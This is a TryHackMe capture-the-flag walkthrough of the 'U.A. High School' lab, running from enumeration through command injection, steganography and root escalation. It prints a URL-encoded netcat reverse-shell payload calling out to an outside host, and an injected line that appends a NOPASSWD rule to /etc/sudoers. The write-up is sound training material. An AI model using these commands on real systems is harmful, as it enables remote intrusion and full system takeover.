TryHackMe - U.A. High School Walkthrough


Introduction
Enter the world of My Hero Academia with this hands-on penetration testing lab. The U.A. High School room challenges you to bypass security layers using real-world tactics like network enumeration and web exploitation. From uncovering command injection vulnerabilities to cracking steganographic puzzles, you’ll sharpen your offensive toolkit before tackling a final privilege escalation. It’s the perfect training ground for aspiring hackers ready to go “Plus Ultra.”
Reconnaissance
Port Enumeration
The first step was to identify open ports using nmap:
1
nmap 10.67.136.166 -sT -T5 -vvv -p-
Two open ports were discovered:
1
2
3
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
Only SSH and HTTP were exposed, indicating a likely web-based attack surface.
Service Enumeration
Next, I enumerated service versions:
1
nmap 10.67.136.166 -sV -T5 -vvv -p 22,80
Result:
1
2
3
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
Web Enumeration
Visiting http://10.67.136.166 in a browser revealed a static webpage themed around U.A. High School

The site included several buttons and a contact form (/contact.html), but manual testing (including SQL injection and XSS) did not yield results.
Directory Enumeration
Using gobuster, I checked for hidden directories:
1
gobuster dir -u http://10.67.136.166/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt -x php,html,js,txt

This revealed the /assets directory.
I then enumerated inside /assets:

Discovered more endpoints named /index.php and /images
Parameter Fuzzing
When navigating to the /assets/ directory or the index.php file, the server returns a blank page

This behavior often suggests that the script is functional but expects specific input — likely a GET parameter—to trigger a visible action or process data.

To identify these hidden parameters, we can use ffuf to brute-force common parameter names against the endpoint.
1
ffuf -c -w /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -u http://10.67.174.177/assets/index.php?FUZZ=id -fs 0
The parameter cmd returned status 200, indicating it can be queried.
Testing in the browser it returned a base64-encoded response.

Decoding it with Cyberchef revealed:
1
uid=33(www-data) gid=33(www-data) groups=33(www-data)
This indicates remote command execution via the cmd parameter.
Reverse shell
I generated a reverse shell payload and URL-encoded it.
Online - Reverse Shell Generator
1
rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%20192.168.141.171%204444%20%3E%2Ftmp%2Ff
Set up a listener on my machine:
1
nc -lnvp 4444
Using curl, I sent the payload to the vulnerable endpoint. The listener caught the connection, providing a shell under the context of the www-data .
To stabilize the shell:
1
python3 -c 'import pty; pty.spawn("/bin/bash")'

Machine Enumeration
With a stable shell as www-data, I began exploring the web root. In /var/www, I discovered a non-standard directory titled Hidden_Content.
1
2
www-data@ip-10-67-174-177:/var/www$ ls
Hidden_Content	html
Inside was a file named passphrase.txt containing a Base64 encoded string:
1
2
www-data@ip-10-67-174-177:/var/www/Hidden_Content$ cat passphrase.txt
QWxsbWlnaHRGb3JFdmVyISEhCg==
I decoded it and it gave me the text “AllmightForEver!!!”


Explored a little more and discovered the directory of the user deku and inside there is the user.txt flag. However we don’t have access at this stage
Steganography
Further investigation of the /assets/images directory revealed an outlier: oneforall.jpg.

After downloading oneforall.jpg via wget ,curiously, the image failed to render in the browser and steghide refused to process it.

Looking at the hex dump for the image, we can see this is due to the image having the magic bytes for PNG.

Well, the steghide does not support PNG files, and the file already has the JPG extension. We can try changing the PNG magic bytes (89 50 4E 47 0D 0A 1A 0A) to JPG magic bytes (FF D8 FF E0 00 10 4A 46 49 46 00 01).
After changing it this was the output:

After making the changes and saving it, we are able to display the image.
Once the file signature was corrected, the image displayed properly, and steghide was able to parse the file. Using the passphrase discovered earlier, I extracted the hidden data:
1
2
3
steghide extract -sf oneforall.jpg
Enter passphrase:
wrote extracted data to "creds.txt".
The resulting creds.txt provided the credentials for the user deku:

SSH Access
Using the extracted credentials:

Once connected, I retrieved the user flag:
1
2
deku@ip-10-67-174-177:~$ cat user.txt
THM{REDACTED}
Privilege Escalation
After logging in via SSH as deku, I checked for sudo privileges to identify potential escalation vectors:
1
sudo -l
Result:
1
2
3
4
5
6
deku@ip-10-67-174-177:~$ sudo -l
Matching Defaults entries for deku:
    env_reset, mail_badpass, secure_path=...

User deku may run the following commands:
    (ALL) /opt/NewComponent/feedback.sh
The script /opt/NewComponent/feedback.sh is a bash script that takes user input and processes it using the eval command.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
 #!/bin/bash

echo "Hello, Welcome to the Report Form       "
echo "This is a way to report various problems"
echo "    Developed by                        "
echo "        The Technical Department of U.A."

echo "Enter your feedback:"
read feedback

if [[ "$feedback" != *"\`"* && "$feedback" != *")"* && "$feedback" != *"\$("* && "$feedback" != *"|"* && "$feedback" != *"&"* && "$feedback" != *";"* && "$feedback" != *"?"* && "$feedback" != *"!"* && "$feedback" != *"\\"* ]]; then
    echo "It is This:"
    eval "echo $feedback"

    echo "$feedback" >> /var/log/feedback.txt
    echo "Feedback successfully saved."
else
    echo "Invalid input. Please provide a valid input."
fi
The script implements a “blacklist” filter to prevent command injection:
- Blocked: ```,
),$(,|,&,;,?,!, and\.
Command Injection
Because eval executes strings as code, and some dangerous characters were blocked, but > and / were not, I was able to inject a line to append to /etc/sudoers:
1
deku ALL=(ALL) NOPASSWD: ALL >> /etc/sudoers

Running the vulnerable script with that input gave me full sudo access.

With the sudoers file modified, I escalated to a root shell effortlessly:
1
2
3
deku@ip-10-67-174-177:~$ sudo su
root@ip-10-67-174-177:/home/deku# whoami
root
Finally, the root flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
cat /root/root.txt
__   __               _               _   _                 _____ _
\ \ / /__  _   _     / \   _ __ ___  | \ | | _____      __ |_   _| |__   ___
 \ V / _ \| | | |   / _ \ | '__/ _ \ |  \| |/ _ \ \ /\ / /   | | | '_ \ / _ \
  | | (_) | |_| |  / ___ \| | |  __/ | |\  | (_) \ V  V /    | | | | | |  __/
  |_|\___/ \__,_| /_/   \_\_|  \___| |_| \_|\___/ \_/\_/     |_| |_| |_|\___|
                                  _    _
             _   _        ___    | |  | |
            | \ | | ___  /   |   | |__| | ___ _ __  ___
            |  \| |/ _ \/_/| |   |  __  |/ _ \ '__|/ _ \
            | |\  | (_)  __| |_  | |  | |  __/ |  | (_) |
            |_| \_|\___/|______| |_|  |_|\___|_|   \___/

THM{REDACTED}